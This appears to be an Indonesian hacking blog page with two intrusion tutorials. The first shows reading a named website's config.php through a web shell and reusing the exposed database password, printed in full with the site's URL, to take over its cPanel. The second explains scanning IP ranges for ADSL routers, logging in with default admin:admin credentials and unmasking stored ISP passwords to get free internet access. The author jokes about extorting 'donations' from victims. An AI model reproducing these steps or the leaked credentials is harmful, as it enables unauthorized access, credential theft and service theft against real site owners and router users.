Bahwa target berada di posisi safe-mode : OFF, dan disana kita bisa liat uid:65534(nobody), gid=65534(nobody), groups=65534(nobody) dengan user : gbremmer, good awal yang bagus untuk kita coba cari akses cpanel pada web target tersebut [bila belum mengerti akan uid,gid,groups bisa mempelajari OS berbasis open Source seperti LInUX, I love linux ], lanjut perhatikan di atas disana ada file /home/gremmer/public_html/skins/advanced, kita akan coba mendapatkan akses cpanel coba masuk ke halaman utama web target tersebut , klik folder public_html atau bila anda seorang admin web ,folder public_html = www , maka akan didapat hasil di bawah ini :


Perhatikan dengan seksama folder-folder tersebut, kita akan berpikir secara logika bahwa untuk menghubungkan database memerlukan suatu username dan password, biasanya letak keduanya berada dalam file config.php, configuration.php, koneksi.php [ tergantung dari pembuat script tersebut ], penulis coba kita akan klik folder includes [ biasanya secara default letak config.php di script subdreamer ada di dalam folder includes], maka akan didapat hasil :


Perhatikan disana ada 2 file yaitu config.php dan config.php.new, btw kita bisa liat ke-2 nya, hanya ada perbedaannya yaitu masalah byte –nya [ kemungkinan config.php.new hanya untuk update saja ], klik config.php maka akan didapat hasil :

Blah perhatikan lagi didalam file config.php kita bisa melihat databse user lengkap dengan passwornya , Cuma disini kita tidak akan masuk ke dalam database tersebut karena kita akan mencoba mendapatkan akses utama yaitu cpanel web target, perhatikan dengan seksama di $dbname = gbremmer_subdreamer
$dbusername = gbremmer_subdrea, so secara logika gbremmer adalah nama dari user tersebut dan dibelakangnya adalah default nama dari hosting tersebut, dan perhatikan sekali lagi file $dbpassword = hiervomgb, merupakan dari password user tersebut untuk masuk kedalam database web target, stop, pertanyaannya apakah kita bisa masuk ke cpanel target tersebut ? pertanyaan yang bagus, disini penulis akan mengajak anda berpikir secara logika, pernahkah anda merasa aman untuk melakukan aktivitas di dunia maya [ internet ]? Untuk orang awam mungkin ini adalah pertanyaan yang bodoh, mungkin orang akan berpikir akan aman dan nyaman untuk urusan dunia internet [ hampir 80 % yang mengatakan demikian, sehingga untuk urusan password hanya satu password untuk banyak keperluan ] J, karena kita berpikiran begitu maka disinilah letak kesalahan dari kita sendiri [ tidak pernah mau tahu untuk urusan keamanan dalam internet ], so kembali ke akar permasalahannya, kita akan berpikir terbalik dari kebanyakan orang awam , kita akan coba memakai user name : gbremmer dan password : hiervomgb untuk mendapatkan akses utama dari cpanel target tersebut.
Mari kita buka URL : http://www.cafesjakie.nl/cpanel, liat halaman cpanel terproteksi oleh user name dan password ,


Bingung kan ? J, kita akan coba memasukkan username dan password yang kita dapat dari file config.php


Blar liatlah kita dapat memasuki cpanel target tersebut, dapat secara full melakukan control terhadapa admin tersebut hanya dengan bermodalkan logika tanpa harus susah payah J karena memakai kesalahan dari logika script pemograman dan dari admin tersebut [padahal penulis juga salah satu admin web di www.sekuritionline.net ]


Note :
- Belajar menjadi hacker adalah sesuatu yang menyenangkan yang susah adalah etika –nya- - Bila berhasil memasuki web target usahakan untuk memberi tahukan ke pihak yang terkait agar dapat dilakukan patch terhadap web tersebut [ sekalian minta donasi via e-gold ] J xixixixiix
- Jadikan hacking is art jangan merusak [ kecuali kalo kepepet ]J just kidding J
- Tanamkan ke diri kita sendiri bahwa untuk urusan dunia maya ga menjamin pure 100% aman, xixi jadi inget semboyan S-O team [ Nothing Secure in The world or Di dunia ini tidak ada yang aman or di atas langit masih ada langit ]J
- Jadikan pembelajaran untuk admin web bila kena webnya kena Deface ga usah lapor ke pihak berwenang [ ntar malah ngeluarin duit banyak JJJ
- Untuk admin selalu lakukan update patch secara otomatis atau manual, serta lakukan backup data web secara teraturJ ] seharusnya kita berterima kasih bahwa web kita diingatkan oleh para hacker tersebut, [ bukannya marah – marah dan ngomong di TV –TV ] bahwa web yang harganya diatas 200 juta bisa dikatakan aman [ penulis juga admin web loh ntar pada protes ]
Greatz : Allah yang member Hidup dan Matiku, My heart Erniku sayang [ uda resmi jadi istri ] moga cepat sembuh mau punya momongan neh gue J, rekan-rekan di S-O te@m, Bajingan Crew, adhietslank, thesims, Ngarang, Jayoes, a-tech, jantap, babypunk, letjen, k1n9kong, setiawan, kompor^meleduk,kabrut, saleho [ rahmad soleh ], pomponk ,blindboy,dave,sonix, ariee,tommy^pengamen, Orgil, Hilda^inside, Rini, or yang ga bisa disebutkan satu persatu [ makasih semua yang ikut digaht S-O di puncak ], all underground people, channel Hacker, Cracker, Carder, yang ada di Dalnet, mildnet, realunix, thanks atas pembelajarannya J


No Greatz : Para KKN yang membuat bangsa kita menderita.
  thaks oms atas tutor ya 

Sabtu, 05 Maret 2011

Hacking ADSL Routers for free accounts


Sebagian besar orang tidak pernah mengubah password default mereka tidak peduli apa itu, mereka tidak mengubah mereka karena mereka berpikir bahwa mereka aman. Dalam tutorial ini saya akan menunjukkan salah satu cara bagaimana menggunakan kesalahan ini dan mendapatkan ADSL gratis / Wireless (Jika router nirkabel yang digunakan) rekening dan nikmati di download unlimited.

Pertama kita akan men-download alat yang diperlukan:


1.) XPass
2.) Angry IP Scanner v3.0.4 Beta
3.)
Jika Anda tidak memiliki Java yang terinstal, download dan install di sini: JAVA

=>You will also need to have version 8 OR older of Internet Explorer.<= pakai gaya bahasa innggris
Onion Emoticons

Ok jadi mari kita mulai :

1.) Ke
WhatIsMyIp dan periksa alamat IP, mari kita mengatakan bahwa saat ini Anda (penyedia ADSL biasanya memberikan IP dinamis) IP 67.140.112.83, Anda akan mengubah dua kelompok terakhir angka.

. 2) Buka Angry IP scanner akan terlihat seperti ini:


[Image: pic1hr.png]


Sekarang di mana dikatakan rentang IP dalam kolom input pertama kita akan memasukkan alamat IP kita 67.140.112.83 (tapi kami akan mengubah dua terakhir-atau tiga digit, dalam hal ini ada dua sampai nol) sehingga akan menjadi seperti ini : 67.140.112.0

Dan pada kolom input kedua, kita akan memasukkan IP dengan diubah terakhir dua kelompok angka sehingga benar-benar memiliki sesuatu untuk memindai, kemudian mengubahnya menjadi:

67.140.150.254

Dan sebelum kita klik scan kita perlu mengatur beberapa opsi sehingga hanya menunjukkan kepada kita host hidup:

Klik Tools dan kemudian klik preferensi:


[Image: pic2q.png]
Kemudian di bawah di bawah tab port di bawah Pemilihan jenis Port 80 'cos kita akan tertarik pada host dengan port 80 dibuka:

[Image: pic3hi.png]
Dan pada tampilan tab pilih "Host dengan port terbuka hanya":

[Image: pic4e.png]
Kemudian klik OK untuk menyimpan preferensi dan mulai klik:


Setelah beberapa detik atau menit Anda akan melihat alamat pertama Anda IP:


[Image: pic6c.png]
Sekarang cukup pilih salah satu alamat IP dan membukanya dengan INTERNET EXPLORER! MSN Onion Emoticons

Ini akan meminta Anda untuk login:


[Image: pic7kh.png]
Sekarang di sini datang orang-orang sering membuat kesalahan, default username dan password, dalam hal ini adalah admin: admin tapi Anda dapat mencari password default router dan nama pengguna, jadi ketika saya login di dalamnya tampak seperti ini:

[Image: pic8.png]
Sekarang untuk sebagian besar router (atleast yang aku exp. dengan), Anda dapat menemukan nama pengguna dalam teks biasa dan password ditutupi dengan s * 'saat membuat koneksi baru, jadi hanya mencari sesuatu yang mengatakan wizard setup koneksi atau sambungan, dan ikuti langkah-langkah sampai Anda menemukan username dan password seperti yang disebutkan.

Jadi, mengapa kita menggunakan Internet Explorer untuk ini?

Karena XPass bekerja hanya dengan IE, Dan sekarang ketika kita memiliki halaman di mana username dan lulus.buka XPass klik pada tanda X dan drag di atas s * 'dan Anda akan memiliki ini:
Onion Emoticon Set

[Image: pic9v.png]
Dan password  ini adalah: 854179

Terus lakukan ini dengan berbeda IP yang Angry IP Scanner mendeteksi sampai Anda memiliki account cukup untuk memenuhi kebutuhan download Anda. JANGAN PERNAH BERTANYA TAPI PAHAMMIN LAH APA YANG KAMU BACA


MSN Onion Emoticons
 
blogger templates